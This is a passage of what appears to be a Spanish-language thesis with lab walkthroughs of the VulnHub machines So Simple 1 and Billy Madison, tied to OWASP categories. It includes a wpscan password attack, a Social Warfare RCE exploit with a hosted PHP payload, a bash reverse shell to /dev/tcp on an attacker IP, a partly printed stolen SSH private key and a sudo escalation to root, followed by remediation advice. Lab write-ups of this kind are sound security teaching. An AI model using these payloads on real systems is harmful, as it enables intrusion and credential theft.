


Ilustración 72. Página web en So Simple 1.

```
(alejandro@kali)-[~]
$ dirb http://192.168.90.12 /usr/share/wordlists/dirb/big.txt

DIRB v2.22 [sector] [Console] [Debugger] [Network] [Style Editor] [Performance] [Memory] [Layout]
By The Dark Raver

START_TIME: Fri Aug 16 11:46:42 2024
URL_BASE: http://192.168.90.12/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt


_____
GENERATED WORDS: 20458

--- Scanning URL: http://192.168.90.12/ ---
+ http://192.168.90.12/server-status (CODE:403)SIZE:278
⇒ DIRECTORY: http://192.168.90.12/wordpress/ [highlighted]

--- Entering directory: http://192.168.90.12/wordpress/ ---
⇒ DIRECTORY: http://192.168.90.12/wordpress/wp-admin/
⇒ DIRECTORY: http://192.168.90.12/wordpress/wp-content/
⇒ DIRECTORY: http://192.168.90.12/wordpress/wp-includes/
```

Ilustración 73. Ejecución Dirb en So Simple 1.

Una vez ha sido ejecutado dicho comando, se obtiene un directorio que puede ser útil para proseguir con la investigación. Este es "/wordpress", por lo que se intenta acceder a este en la página web. Satisfactoriamente, la página carga y se puede visualizar más contenido del que había previamente en la página web.



Why it's so simple? — Just another WordPress site

# Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

• admin • July 12, 2020 • Uncategorized  
■ 1 Comment

Ilustración 74. Directorio WordPress en So Simple 1.

El siguiente paso al ver que se trata de WordPress es realizar una enumeración exhaustiva de la instalación de WordPress utilizando la herramienta [wpscan](#). Esta acción es fundamental en la evaluación de seguridad, ya que WordPress es uno de los sistemas de gestión de contenidos más utilizados y, por lo tanto, uno de los objetivos más frecuentes de ataques.

[wpscan](#) se es ideal en detectar vulnerabilidades específicas de WordPress, proporcionando información detallada sobre los posibles puntos débiles que pueden comprometer el sistema. Para ejecutar esta herramienta, funciona de manera parecida a Dirb:

- [Wpscan –url "http://192.168.90.12/wordpress/" --enumerate](#)
  - [Enumerate](#): permite que la herramienta identifique distintos elementos del sitio, como puedan ser usuarios, plugin así como posibles vulnerabilidades que sean conocidas.

Dentro de todos los datos mostrados durante la ejecución de esta herramienta, se puede ver que encontró una credencial válida para acceder a WordPress como admin.

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←
[+] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - max / opensesame
Trying max / opensesame Time: 00:00:48 <
[!] Valid Combinations Found:
| Username: max, Password: opensesame

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 16 14:16:50 2024
[+] Requests Done: 6136
[+] Cached Requests: 5
[+] Data Sent: 2.117 MB
[+] Data Received: 34.861 MB
[+] Memory used: 347.148 MB
[+] Elapsed time: 00:00:53

```

Ilustración 75. Ejecución wpscan en So Simple 1.

Para probar estas credenciales obtenidas, habrá que volver a la página web, pero esta vez a “/wordpress/wp-admin”. Tras intentar acceder con el usuario “max” y la contraseña “opensesame” y satisfactoriamente, las credenciales son válidas. En la ilustración que se puede ver a continuación, aparece el dashboard una vez se ha accedido.




Ilustración 76. Dashboard WordPress en So Simple 1.

Previamente, en la ejecución del comando `wpscan` se pudo ver como en los resultados aparecía que había algún componente cuya versión estaba sin actualizar.

The screenshot shows a web-based security tool interface. At the top, there's a navigation bar with links like 'Content', 'What's on your mind?', 'Events', 'WordPress Events and News', and 'Enter your closest city to find nearby events'. Below the navigation, there's a search bar with placeholder text 'Search...'. The main content area displays a tree-like structure of plugin details:

- [+] social-warfare
  - | Location: http://192.168.90.12/wordpress/wp-content/plugins/social-warfare/
  - | Last Updated: 2024-08-13T15:06:00.000Z
  - | [!] The version is out of date, the latest version is 4.5.3
  - | Found By: URLs In Homepage (Passive Detection)
  - | Confirmed By: Comment (Passive Detection)
  - | Version: 3.5.0 (100% confidence)
    - | Found By: Comment (Passive Detection)
    - | - http://192.168.90.12/wordpress/, Match: 'Social Warfare v3.5.0'
  - | Confirmed By:
    - | Query Parameter (Passive Detection)
      - | - http://192.168.90.12/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.0
      - | - http://192.168.90.12/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.0
    - | Readme - Stable Tag (Aggressive Detection)
      - | - http://192.168.90.12/wordpress/wp-content/plugins/social-warfare/readme.txt
    - | Readme - ChangeLog Section (Aggressive Detection)
      - | - http://192.168.90.12/wordpress/wp-content/plugins/social-warfare/readme.txt
- [+] Enumerating Config Backups (via Passive and Aggressive Methods)

At the bottom, it says 'Checking Config Backups - Time: 00:00:00 ←' and '[i] No Config Backups Found.'

Ilustración 77. Social-warfare en WordPress en So Simple 1.

Tras investigar acerca de lo resaltado en la ilustración previa, se confirma que la versión 3.5.0 instalada es vulnerable a un exploit de Ejecución Remota de Código (RCE). Esta vulnerabilidad permitirá ejecutar comandos maliciosos de forma remota en el servidor, lo que podría resultar en un control total sobre el sistema afectado.

Este tipo de vulnerabilidad es altamente peligrosa, ya que la RCE otorga a los atacantes la capacidad de ejecutar cualquier código sin necesidad de acceso físico al servidor. En la imagen que se puede apreciar a continuación se puede ver información acerca de esta vulnerabilidad, como, por ejemplo, como se explota o cual es su alcance, entre otras cosas.

The screenshot shows a detailed view of an exploit entry in the Exploit Database. The title is "WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution". Key details include:

- EDB-ID:** 46794
- CVE:** 2019-9978
- Author:** HASH3LIZER
- Type:** WEBAPPS
- EDB Verified:** ✗
- Exploit:** [Download](#) / [{}](#)
- Platform:** PHP
- Date:** 2019-05-03
- Vulnerable App:** (not explicitly listed)

Ilustración 78. Social-warfare en Exploit database en So Simple 1.

En este caso, para poder explotar esta vulnerabilidad RCE, se ha de seguir los pasos de la prueba de concepto, comúnmente conocido como PoC. En primer lugar, se debe lanzar un servidor propio utilizando Python para poder alojar un archivo con un payload malicioso. En este caso, se crea un archivo al que se le ha llamado “payload.txt”. En este archivo, se le añadirá el código:

- `System('cat /etc/passwd')`: intenta leer el archivo /etc/passwd del servidor al que se intenta comprometer.

Para poner a disposición el archivo creado se ejecutará el comando que se muestra a continuación:

- `Python3 -m http.server 80`


```
(root@kali:~/home/alejandro]# ./systemd Core Dumper //usr/bin/nologin maxx1000:1000 root
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.90.12 - - [16/Aug/2024 14:38:06] "GET /payload.txt?swp_debug=get_user_options HTTP/1.0" 200 -
even/bin/bas
```

Ilustración 79. Poniendo a disposición el archivo creado.

El servidor vulnerable lleva a cabo una petición al servidor atacante en este caso, descarga el archivo y posteriormente ejecuta el código que previamente ha sido añadido. Esto permitirá la ejecución remota de comandos en el servidor a analizar. Para poder ejecutar el payload, se debe de ir a la dirección siguiente:

[192.168.90.12/wordpress/wp-admin/admin-post.php?swp\\_debug=load\\_options&swp\\_url=http://192.168.90.6/payload.txt](http://192.168.90.12/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.90.6/payload.txt)


Una vez accedido a esta dirección en la página web, se puede ver de manera clara como ha funcionado correctamente.



The screenshot shows a terminal window with a long list of command-line arguments. The URL in the address bar is 192.168.90.12/wordpress/wp-admin/admin-post.php?swp\_debug=load\_options&swp\_url=http://192.168.90.6/pa. The terminal output lists numerous system paths and services, such as /usr/sbin/nologin, /var/cache/man, /var/spool/news, /var/spool/uucp, /var/run/ircd, /var/lib/gnats, /var/lib/nologin, /var/lib/steven, and /bin/bash, all preceded by root:x:0:0:root:/root/bin/bash.

Ilustración 80. Exploit funcionando en So Simple 1.

Para poder conseguir una reverse Shell y ser posible ejecutar comandos de manera remota en el servidor a analizar, primero se ha de utilizar un payload que permite establecer una comunicación desde el servidor víctima hacia la máquina atacante. El comando que se debe de añadir debe de ser formateado en formato PHP, ya que si no este no podría ser ejecutado. Para ello, se hace uso de la función “[system\(\)](#)” de PHP de tal forma que el servidor ejecute el comando en una Shell. El comando se puede ver en la imagen a continuación donde se encuentra ya dentro del archivo de texto.



```
(alejandro@kali)-[~]
$ cat payload.txt
<pre>system('bash -c "bash -i >& /dev/tcp/192.168.90.6/8080 0>&1"')</pre>
```

Ilustración 81. Fichero payload para hacer reverse Shell en So Simple 1.

Una vez que se ha realizado esto, al visitar de nuevo la página web pero a la vez también se ejecuta el comando [netcat](#):

- o [nc -lvp 8080](#): se activa la escucha en el puerto 8080, esperando una conexión entrante.

Como se puede apreciar en la ilustración de abajo, después de realizar lo comentado, se logra obtener una Shell. Esto permitió establecer una conexión entre el servidor comprometido y la máquina que sirve como atacante. De esta manera ahora se puede ejecutar de forma remota comandos en la máquina a analizar.

```
(alejandro@kali)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
192.168.90.12: inverse host lookup failed: Unknown host
connect to [192.168.90.6] from (UNKNOWN) [192.168.90.12] 43746
bash: cannot set terminal process group (787): Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

Ilustración 82. Ejecución netcat en So Simple 1.

Buscando entre directorios, se accede al de max. Entre los diversos tipos de ficheros, se encuentra la clave SSH, la cual puede permitir realizar conexión. Además, es posible leerla haciendo uso del comando cat.

Esto presenta una vulnerabilidad muy grande ya que un atacante puede utilizar la clave “prividad” para intentar autenticarse en el servidor sin tener que descifrar ningún tipo de contraseña.

```
www-data@so-simple:/home/max$ ls -la
ls -la
total 52
drwxr-xr-x 7 max  max 4096 Jul 15 2020 .
drwxr-xr-x 4 root root 4096 Jul 12 2020 ..
-rw-r--r-- 1 max  max 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 max  max 3810 Jul 12 2020 .bashrc
drwx----- 2 max  max 4096 Jul 12 2020 .cache
drwx----- 3 max  max 4096 Jul 12 2020 .gnupg
drwxrwxr-x 3 max  max 4096 Jul 12 2020 .local
-rw----- 1 max  max 118 Jul 12 2020 .mysql_history
-rw-r--r-- 1 max  max 807 Feb 25 2020 .profile
drwxr-xr-x 2 max  max 4096 Jul 14 2020 .ssh
-rw-r--r-- 1 max  max 49 Jul 12 2020 personal.txt
drwxrwxr-x 3 max  max 4096 Jul 12 2020 this
-rw-r--r-- 1 max  max 33 Jul 13 2020 user.txt
www-data@so-simple:/home/max$ cd .ssh
cd .ssh
www-data@so-simple:/home/max/.ssh$ ls
ls
authorized_keys
id_rsa
id_rsa.pub
www-data@so-simple:/home/max/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmlUAAAEBm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAx231yVBZBsJXe/V0tPEjNCQXoK+p5HsA74EJR7QoI+bsuarBd4Cd
mnckYREKpbjS4LLmN7awDGa8rbAuYq8JcXPd0OZ4bjMknONbcfc+u/60Hwcvu6mhiW/zdS
```

Ilustración 83. Clave privada SSH de max en So Simple 1.

Haciendo uso de esta clave se accede mediante SSH de forma satisfactoria. A diferencia de anteriores conexiones por SSH realizadas anteriormente en este trabajo, esta vez se debe añadir el atributo de la clave privada obtenida del reverse Shell.

- **Ssh -i key.txt max@192.168.90.12**
  - **i:** se define la clave privada la cual ha sido copiada previamente.
  - **max:** usuario con el que se desea conectarse.

```
(alejandro@kali)-[~]
└─$ sudo ssh -i key.txt max@192.168.90.12
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Fri Aug 16 17:14:19 UTC 2024

 System load: 0.02           Processes:          132
 Usage of /: 55.7% of 8.79GB Users logged in:      0
 Memory usage: 21%          IPv4 address for docker0: 172.17.0.1
 Swap usage:  0%            IPv4 address for enp0s3: 192.168.90.12

 47 updates can be installed immediately.
 0 of these updates are security updates.
 To see these additional updates run: apt list --upgradable

 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update

 Last login: Wed Jul 15 19:18:39 2020 from 192.168.1.7
max@so-simple:~$
```

Ilustración 84. Ejecución SSH con max en So Simple 1

En la siguiente secuencia, se observa cómo el usuario max ejecuta el comando “[sudo -l](#)” para listar sus privilegios, mostrando que puede ejecutar el comando “/usr/sbin/service” sin proporcionar una contraseña.

Luego de varios intentos fallidos, se utiliza “[sudo -u steven /usr/sbin/service ..../bin/bash](#)” para intentar obtener una shell como el usuario steven, finalmente consigue acceder a la shell como steven.

```
max@so-simple:~$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:~$ sudo -u steven /usr/sbin/service ..../bin/bash
steven@so-simple:/$
```

Ilustración 85. Accediendo con usuario steven en So Simple 1.


Después de acceder como steven, el comando “[sudo -l](#)” muestra que tiene permisos para ejecutar el script “/opt/tools/server-health.sh” como root sin necesidad de una contraseña, debido a la flag que se puede ver de NOPASSWD. Sin embargo, el script no existe en el sistema, por lo que steven crea el directorio /opt/tools y el script server-health.sh con contenido que permite obtener una shell con privilegios de root al ejecutarlo.

```
steven@so-simple:~$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
steven@so-simple:~$ ls -la /opt/tools
ls: cannot access '/opt/tools': No such file or directory
steven@so-simple:~$ mkdir /opt/tools
steven@so-simple:~$ touch /opt/tools/service-health.sh
steven@so-simple:~$ nano /opt/tools/service-health.sh
steven@so-simple:~$ cat /opt/tools/service-health.sh
#!/bin/bash
bash
steven@so-simple:~$ chmod +x /opt/tools/service-health.sh
steven@so-simple:~$ sudo -u root /opt/tools/service-health.sh
```

Ilustración 86. Ejecución service-health.sh en So Simple 1.

Tras ejecutar ese último comando que se puede ver en la imagen previa, con esto ya se obtiene privilegios de root.



```
steven@so-simple:/$ sudo -u root /opt/tools/server-health.sh
root@so-simple:# id
uid=0(root) gid=0(root) groups=0(root)
root@so-simple:#
```

Ilustración 87. Root en So simple 1.

A lo largo del análisis de esta máquina, la vulnerabilidad de diseño inseguro se manifestó en configuraciones predeterminadas incorrectas, como la habilitación de servicios no esenciales, puertos abiertos sin control y políticas de acceso deficientes. Estas debilidades exponían áreas críticas del sistema, haciéndolo vulnerable a ataques que podrían haberse evitado con una arquitectura de seguridad más sólida desde el inicio.

Para resolver estas vulnerabilidades, es fundamental cerrar los puertos no utilizados, deshabilitar servicios innecesarios y establecer políticas estrictas de control de acceso, garantizando que solo el personal autorizado tenga acceso a las funciones más sensibles. Implementar un ciclo de actualizaciones y parches regulares es clave para evitar la explotación de vulnerabilidades conocidas, mediante el uso de herramientas de gestión automatizada de parches ayuda a asegurar que las actualizaciones se apliquen de forma continua.

Además, incorporar medidas como la autenticación multifactorial (MFA) y el cifrado de datos en tránsito y en reposo añade capas adicionales de protección, haciendo que el sistema sea más resistente ante intentos de intrusión. La supervisión constante a través de herramientas de detección de intrusiones (IDS) y eventos de seguridad (SIEM) permite alertar sobre actividades sospechosas en tiempo real y responder con rapidez ante cualquier intento de explotación.

En resumen, la vulnerabilidad de diseño inseguro en "So Simple" subraya la importancia de construir y mantener un sistema bajo principios de seguridad por defecto. Adoptar estas medidas preventivas fortalece significativamente la seguridad del sistema y minimiza el riesgo de que las vulnerabilidades se conviertan en amenazas activas.

### 5.3.5 Configuración de seguridad incorrecta

La configuración de seguridad incorrecta es una de las vulnerabilidades clave incluidas en el Top 10 de OWASP 2021. Esta vulnerabilidad se presenta cuando los parámetros de seguridad de una aplicación, servidor o infraestructura no están configurados adecuadamente, lo que expone el sistema a ataques. Configuraciones inseguras, como el uso de valores predeterminados o la falta de actualizaciones, pueden generar brechas de seguridad que permiten a los atacantes acceder a recursos sensibles, modificar permisos o comprometer el sistema en su totalidad.

En este análisis se examinará la máquina Billy Madison de la plataforma VulnHub, que destaca por ilustrar cómo los errores en la configuración de seguridad pueden ser explotados en un entorno controlado. A través de esta máquina, los usuarios podrán observar de forma práctica cómo una mala configuración en servicios como bases de datos, servidores web o aplicaciones abre la puerta a ataques. Este ejercicio subraya la importancia de revisar y ajustar de manera continua las configuraciones para mitigar riesgos y proteger adecuadamente el sistema.

El análisis de Billy Madison proporcionará una visión detallada sobre cómo los errores en la configuración de seguridad pueden ser explotados y, al mismo tiempo, ofrecerá pautas prácticas para evitar este tipo de fallos en entornos reales, promoviendo la implementación de configuraciones seguras desde el inicio.

### 5.3.5.1 Billy Madison

En primer lugar, se procederá con la fase de reconocimiento. El objetivo de esta etapa es obtener una visión general del host seleccionado como objetivo. Se buscará identificar los servicios activos y evaluar si alguno de ellos puede ser aprovechado para obtener información relevante y estratégica. Como ya se ha realizado en anteriores ocasiones, primero se ejecutará el comando [netdiscover](#) para determinar la dirección IP de la máquina que se quiere atacar para después continuar con la herramienta [nmap](#) donde se determinará cuáles son los servicios que están corriendo en dicho servidor.

35 Captured ARP Req/Rep packets, from 7 hosts. Total size: 2100				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	[REDACTED]	24	1440	Compaq Broadband Networks, Inc.
192.168.0.87	08:00:27:f8:28:45	1	60	PCS Systemtechnik GmbH
192.168.0.73	[REDACTED]	6	360	Amazon Technologies Inc.
192.168.0.206	[REDACTED]	1	60	Intel Corporate
192.168.0.31	[REDACTED]	1	60	Dreame Technology (Suzhou) Limited
192.168.0.74	[REDACTED]	1	60	Hui Zhou Gaoshengda Technology Co.,LTD
192.168.100.1	[REDACTED]	1	60	Compaq Broadband Networks, Inc.

Ilustración 88. Ejecución netdiscover en Billy Madison.

```
Nmap scan report for 192.168.0.87
Host is up (0.00091s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
23/tcp    open  telnet
| fingerprint-strings:
|   NULL:
|_  **** HAHAH! You're banned for a while, Billy Boy! By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROT13 as MINE!!!! ****
80/tcp    open  http          Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Oh nooooooo!
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
2525/tcp  open  smtp         SubEtha smtpd
```

Ilustración 89. Ejecución nmap en Billy Madison.

Como se puede ver tras ejecutar la herramienta nmap, hay varios servicios corriendo en la máquina Billy. Entre ellos se encuentra un servidor web, donde se procede a acceder mediante un navegador web. Desafortunadamente, no se encuentra nada destacable a simple vista.



If you're reading this, you clicked on the link I sent you. OH NOES! Your computer's all locked up, and now you can't get access to your final 12th grade assignment you've been working so hard on! You need that to graduate, Billy Boy!!

Now all I have to do is sit and wait for a while and...



Ilustración 90. Página web en Billy Madison.

Como no se encuentra ningún tipo de información relevante, revisando los servicios que aparecían funcionando al ejecutar la herramienta nmap, se decide probar a conectarse mediante telnet. Al intentar la conexión mediante telnet aparece un texto el cual da a entender que ha sido encriptado con ROT13. Básicamente, se trata de un método de cifrado, el cual reemplaza la letra aquella que se encuentra 13 posiciones desplaza a la que hay actualmente.





Ilustración 91. Ejecución telnet en Billy Madison.

Usando cualquier herramienta online para desencriptar, se obtiene que la contraseña que se muestra en el texto cuando se intenta conectarse vía telnet es "exschmenuatting". Después de probar de varias formas, la contraseña que muestran

es un directorio en la página web. Se puede ver como si fuese una página con entradas por días.



## "Ruin Billy Madison's Life" - Eric's notes

**08/01/16**

Looks like Principal Max is too much of a goodie two-shoes to help me ruin Billy Boy's life. Will ponder other victims.

**08/02/16**

Ah! Genius thought! Billy's girlfriend Veronica uses his machine too. I might have to cook up a phish and see if I can't get her to take the bait.

**08/03/16**

OMg LOL LOL LOL!!! What a twit - I can't believe she fell for it!! I .captured the whole thing in this folder for later lulz. I put "veronica" somewhere in the file name because I bet you a million dollars she uses her name as part of her passwords - if that's true, she rocks! Anyway, malware installation successful. I'm now in complete control of Bill's machine!

## Log monitor

This will help me keep an eye on Billy's attempt to free his machine from my wrath.

[View log](#)

Ilustración 92. Nuevo directorio en página web en Billy Madison.

Al abrir la página web en el navegador, se obtiene información clave que permite concluir la existencia de un archivo ".cap", comúnmente asociado a capturas de tráfico de red. Este tipo de archivo sugiere la posibilidad de que se trate de una captura de handshakes o paquetes que podrían ser utilizados en intentos de descifrado. Además, se identifica que el nombre del archivo contiene la palabra "veronica".

Dado que rockyou.txt contiene una gran cantidad de nombres, se requiere filtrar únicamente aquellos que contengan "veronica". Para ello, se emplea el siguiente comando:

- `grep -i veronica /usr/share/wordlists/rockyou.txt > /root/Desktop/dict.txt`: permite extraer los nombres relevantes y guardarlos en un archivo de texto para facilitar el proceso.

```

(alejandro@kali)-[~]
$ grep -i veronica /usr/share/wordlists/rockyou.txt > /home/alejandro/Desktop/dict.txt
(alejandro@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(alejandro@kali)-[~]
$ cat Desktop/
dict.txt test_1/ test_2/
(alejandro@kali)-[~]
$ cat Desktop/dict.txt
veronica

```

## Log monito

Ilustración 93. Creando diccionario Veronica en Billy Madison.

